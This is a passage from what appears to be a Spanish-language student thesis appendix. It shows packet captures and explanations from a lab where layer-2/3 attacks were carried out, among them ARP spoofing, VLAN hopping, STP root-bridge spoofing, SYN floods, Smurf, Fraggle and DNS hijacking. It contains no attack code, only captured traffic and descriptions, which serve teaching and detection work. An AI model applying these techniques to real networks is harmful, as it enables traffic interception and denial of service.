


Figura E-2. Tráfico generado por el atacante con su propia dirección MAC destino

El atacante envía una gran cantidad de mensajes IP con direcciones aleatorias salvo la MAC destino, que se corresponde con la suya propia. De esta forma, la tabla MAC del conmutador es saturada por el aprendizaje constante de nuevas direcciones MAC que llegan por el puerto del atacante. Al estar completa con direcciones falsas, cuando el cliente solicita el contenido de la página web alojada en el servidor 'S' el conmutador inunda los puertos con sus mensajes ya que no hay una entrada en la tabla MAC que coincida. De igual forma, las respuestas del servidor, son difundidas por todos los puertos por la misma razón. Antes de que el conmutador pueda liberar las entradas antiguas y aprender las nuevas, el atacante recibe toda la comunicación entre 'C' y 'S' gracias a la difusión de sus mensajes.




Figura E-3. Intercepción del tráfico TCP/HTTP tras inundación MAC

E.2 Suplantación MAC




Figura E-4. Mensajes ARP con la dirección MAC del servidor suplantada

Sabiendo la dirección MAC del servidor, el atacante puede modificar su propia dirección MAC por la de 'S'. Estableciendo una comunicación constante con el cliente, el conmutador asocia en su tabla MAC la dirección suplantada al puerto del atacante en lugar del puerto legítimo del servidor. El cliente, que guarda en su tabla ARP la dirección IP y su dirección MAC (que ahora también identifica al atacante), si intentase establecer una nueva conexión con 'S', no obtendría respuesta (Figura E-5). El atacante recibe las peticiones ARP del cliente con destino al servidor, las cuales son ignoradas, y el conmutador no las reenvía por el puerto de 'S' ya que es el puerto de 'A' el que tiene asociado.

```
40 16.794… ASUSTekC_cc:a7:12 ASUSTekC_ef:22:2d ARP  60 Who has 10.10.1.2? Tell 10.10.1.9
41 16.933… fe80::4a5b:39ff:… ff02::2           ICM… 70 Router Solicitation from 48:5b:39:ef:22:2d
42 17.413… 10.10.1.6         10.10.1.9         ICMP 98 Echo (ping) request  id=0xec98, seq=18/4608, ttl=64 (reply in 43)
43 17.413… 10.10.1.9         10.10.1.6         ICMP 98 Echo (ping) reply    id=0xec98, seq=18/4608, ttl=64 (request in 42)
44 17.796… ASUSTekC_cc:a7:12 ASUSTekC_ef:22:2d ARP  60 Who has 10.10.1.2? Tell 10.10.1.9
45 18.437… 10.10.1.6         10.10.1.9         ICMP 98 Echo (ping) request  id=0xec98, seq=19/4864, ttl=64 (reply in 46)
46 18.437… 10.10.1.9         10.10.1.6         ICMP 98 Echo (ping) reply    id=0xec98, seq=19/4864, ttl=64 (request in 45)
47 18.798… ASUSTekC_cc:a7:12 ASUSTekC_ef:22:2d ARP  60 Who has 10.10.1.2? Tell 10.10.1.9
48 19.461… 10.10.1.6         10.10.1.9         ICMP 98 Echo (ping) request  id=0xec98, seq=20/5120, ttl=64 (reply in 49)
```

Figura E-5. Cliente intentando comunicarse con el servidor

E.3 Suplantación ARP

```
 7 1.021685 ASUSTekC_ee:7c:0b ASUSTekC_ef:22:2d ARP  42 10.10.1.9 is at 48:5b:39:ee:7c:0b
 8 1.021708 ASUSTekC_ee:7c:0b ASUSTekC_cc:a7:12 ARP  42 10.10.1.2 is at 48:5b:39:ee:7c:0b
 9 2.031907 ASUSTekC_ee:7c:0b ASUSTekC_ef:22:2d ARP  42 10.10.1.9 is at 48:5b:39:ee:7c:0b
10 2.031936 ASUSTekC_ee:7c:0b ASUSTekC_cc:a7:12 ARP  42 10.10.1.2 is at 48:5b:39:ee:7c:0b
12 3.042142 ASUSTekC_ee:7c:0b ASUSTekC_ef:22:2d ARP  42 10.10.1.9 is at 48:5b:39:ee:7c:0b
13 3.042171 ASUSTekC_ee:7c:0b ASUSTekC_cc:a7:12 ARP  42 10.10.1.2 is at 48:5b:39:ee:7c:0b
```

Figura E-6. Mensajes ARP de respuesta para el envenenamiento de las tablas ARP de ‘C’ y ‘S’

El atacante envía respuestas ARP al cliente asociando su propia dirección MAC a la dirección IP del servidor; paralelamente, envía estos mensajes al servidor, pero con la dirección IP del cliente. Esta información es guardada en las tablas ARP respectivas del servidor y del cliente, completándose la suplantación o envenenamiento ARP. Si el atacante activa su función de reenvío IP, ‘A’ se convierte en el nexo de la comunicación entre el cliente y el servidor. En la Figura E-7, se puede observar cómo las peticiones ICMP Echo son reenviadas hacia el servidor (recuadro rojo) y las respuestas hacia el cliente (recuadro azul), confirmándose el MitM logrado por el atacante.

```
14 3.799029 10.10.1.9         10.10.1.2         ICMP 98 Echo (ping) request  id=0x0d45, seq=1/256, ttl=64
15 3.801402 ASUSTekC_ee:7c:0b Broadcast         ARP  42 Who has 10.10.1.2? Tell 10.10.1.6
16 3.801478 ASUSTekC_ef:22:2d ASUSTekC_ee:7c:0b ARP  60 10.10.1.2 is at 48:5b:39:ef:22:2d
17 3.801485 10.10.1.9         10.10.1.2         ICMP 98 Echo (ping) request  id=0x0d45, seq=1/256, ttl=64
18 3.801689 10.10.1.2         10.10.1.9         ICMP 98 Echo (ping) reply    id=0x0d45, seq=1/256, ttl=64
19 3.809464 ASUSTekC_ee:7c:0b Broadcast         ARP  42 Who has 10.10.1.9? Tell 10.10.1.6
20 3.809554 ASUSTekC_cc:a7:12 ASUSTekC_ee:7c:0b ARP  60 10.10.1.9 is at 48:5b:39:cc:a7:12
21 3.809562 10.10.1.2         10.10.1.9         ICMP 98 Echo (ping) reply    id=0x0d45, seq=1/256, ttl=64
```

Figura E-7. Tráfico enviado y recibido por el atacante en un MitM por suplantación ARP

E.4 Salto de VLAN

```
    7 39.465… ASUSTekC_ee:7c:0b Broadcast         ARP  66 Who has 10.10.20.2? Tell 10.10.20.100
    8 39.465… ASUSTekC_ef:22:2d ASUSTekC_ee:7c:0b ARP  64 10.10.20.2 is at 48:5b:39:ef:22:2d

Frame 7: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
Ethernet II, Src: ASUSTekC_ee:7c:0b (48:5b:39:ee:7c:0b), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 30
802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 20
Address Resolution Protocol (request)
    7 39.465… ASUSTekC_ee:7c:0b Broadcast         ARP  66 Who has 10.10.20.2? Tell 10.10.20.100
    8 39.465… ASUSTekC_ef:22:2d ASUSTekC_ee:7c:0b ARP  64 10.10.20.2 is at 48:5b:39:ef:22:2d

Frame 8: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface eth0, id 0
Ethernet II, Src: ASUSTekC_ef:22:2d (48:5b:39:ef:22:2d), Dst: ASUSTekC_ee:7c:0b (48:5b:39:ee:7c:0b
802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 20
Address Resolution Protocol (reply)
```

Figura E-8. Mensajes con doble etiquetado 802.1Q y respuesta del servidor con etiqueta VLAN 20

La topología de la red permite que los mensajes con doble etiqueta 802.1Q enviados por el atacante lleguen a la VLAN del servidor, correspondiente con la VLAN 20. Esta comunicación unilateral puede ser explotada para

realizar, por ejemplo, un ataque de inundación SYN contra el servidor, como se muestra a continuación. Un análisis de este ataque se detalla en el apartado E.6.




Figura E-9. Inundación SYN realizada sobre un salto de VLAN

E.5 Inundación de TCBPDU




Figura E-10. Inundación de tramas TCBPDU hacia los conmutadores

El equipo atacante envía una gran cantidad de mensajes TCBPDU a la dirección MAC específica que atienden los conmutadores que ejecutan STP (01:80:c2:00:00:00). De no ser bloqueado, el flujo de TCBPDUs bloquea la capacidad de conmutación de los equipos, quedando en un bucle intentando encontrar la nueva topología.

E.6 Suplantación del puente raíz




Figura E-11. BPDUs enviadas por el atacante desencadenando un cambio de topología

El equipo A, conectado a los puertos 6 y 7 en los distintos conmutadores, envía tramas advirtiendo de un cambio topológico en la red junto con su información de configuración. Esto desencadena un intercambio de TCBPDUs entre los puentes y recalculan la nueva estructura arbórea, resultando en el equipo atacante como puente raíz. Configurando sus interfaces como un puente, el equipo 'A' se convierte en el nexo de toda comunicación que pase por los conmutadores tal y como se muestra a continuación.




Figura E-12. Tráfico leído y conmutado por el atacante tras suplantar el puente raíz

E.7 Smurf




Figura E-13. Inundación de ICMP Echo Reply fruto de un ataque *Smurf*

La llegada masiva de mensajes ICMP Echo Reply, sin previa solicitud por parte de la víctima (cliente 'C'), muestra cómo está siendo objeto de un ataque *Smurf*. El atacante, suplantando su dirección IP, envía masivamente peticiones ICMP Echo Request hacia el servidor y envía sus respuestas al cliente. Se puede observar cómo necesita averiguar la dirección MAC de la víctima para poder dirigir el tráfico hacia 'C', otro signo de este ataque de reflexión.

E.8 Redirección




Figura E-14. Recepción de un mensaje ICMP Redirect indicando la dirección del atacante

Tras envenenar las tablas ARP del rúter y del cliente, el atacante envía al cliente mensajes ICMP Redirect con la dirección falsificada del enrutador para que mande al equipo 'A' sus paquetes (campo *Gateway Address*). Una vez finalizado el envenenamiento ARP, el tráfico ahora es enrutado por el atacante, logrando el *sniffing* unidireccional.

E.9 Inundación SYN con suplantación




Figura E-15. Envío de segmentos SYN por parte del atacante y SYN-ACK del servidor

El atacante, con una dirección IP falsificada válida dentro de la subred, envía segmentos de sincronización al servidor e ignora los mensajes recibidos por parte de este (segmentos SYN-ACK). De esta forma, al no terminar el *handshake* de la conexión TCP, el atacante logra saturar temporalmente los recursos de la víctima, dejando los *sockets* en estado SYN-RECV.

E.10 Reflexión SYN-ACK




Figura E-16. Tráfico recibido y enviado por la víctima en un ataque de reflexión SYN-ACK

Como sucede en los ataques de reflexión, la víctima (cliente 'C') recibe tráfico no solicitado por parte del servidor, que está respondiendo solicitudes de sincronización con la dirección IP del cliente. Como estos mensajes no se corresponden con ninguna conexión de 'C', este responde con segmentos de reseteo de conexión al servidor, ejecutándose con éxito una reflexión SYN-ACK por parte del atacante.

E.11 LAND




Figura E-17. Tráfico correspondiente a un ataque LAND hacia el puerto 139

Como se puede observar, el ataque LAND consiste en inundar al equipo víctima enviando segmentos TCP de sincronización con la dirección IP origen, IP destino, puerto origen y puerto destino iguales (concretamente, el puerto 139). Esto bloquea completamente los equipos vulnerables hasta que finaliza la inundación.

E.12 Reseteo de conexión

Figura E-18. Tráfico capturado e inyectado por parte del atacante en una conexión SSH

El equipo atacante, ubicado en medio de la comunicación entre cliente y servidor como se puede observar por la duplicidad de los mensajes, envía un segmento TCP con el bit de reseteo activado, finalizando abruptamente la conexión entre ambos (recuadros azules de la Figura E-18). Tras su recepción, el servidor asiente el reseteo y finaliza la sesión. Como consecuencia, el cliente se ve obligado a establecer una nueva comunicación con el servidor (recuadro amarillo de la Figura E-18).

E.13 Fraggle




Figura E-19. Tráfico de un ataque *Fraggle* hacia el puerto 19

La llegada masiva no solicitada de datagramas UDP al equipo del cliente muestra un ataque *Fraggle* hacia el puerto 19 (servicio “Chargen”, recuadro rojo) del servidor, el cual refleja las respuestas a la víctima. Los mensajes ICMP finales muestran el bloqueo temporal de dicho puerto por parte del superservidor *xinetd* al haber saturado sus recursos (recuadro amarillo).

E.14 Amplificación/Reflexión DNS




Figura E-20. Respuestas DNS desde múltiples servidores DNS hacia el equipo víctima

En la captura se puede observar la llegada masiva de respuestas DNS (todas ellas preguntando por la resolución del nombre google.com) no solicitadas hacia el equipo 'C', que está siendo víctima de un ataque de amplificación/reflexión DNS.

E.15 Secuestro/Redireccionamiento DNS




Figura E-21. Tráfico enviado y recibido por la interfaz del atacante en un secuestro DNS

El atacante, tras envenenar las tablas ARP del servidor 'D' (10.10.1.4) y del cliente 'C' (10.10.1.9), queda a la espera de recibir la petición DNS de 'C'. Tras interceptar estos mensajes, el atacante, suplantando a 'D', resuelve el dominio "servidor.tfgpractica.com" con su propia dirección IP (recuadro rojo). El cliente, intentando establecer una conexión con la web del servidor legítimo, recibe un mensaje de reseteo por parte del atacante, que actualmente no aloja ningún servidor web (recuadro azul). La Figura E-22 muestra cómo, ante nuevas peticiones del cliente, el atacante sigue respondiendo con su dirección IP hasta que finalice el envenenamiento ARP.

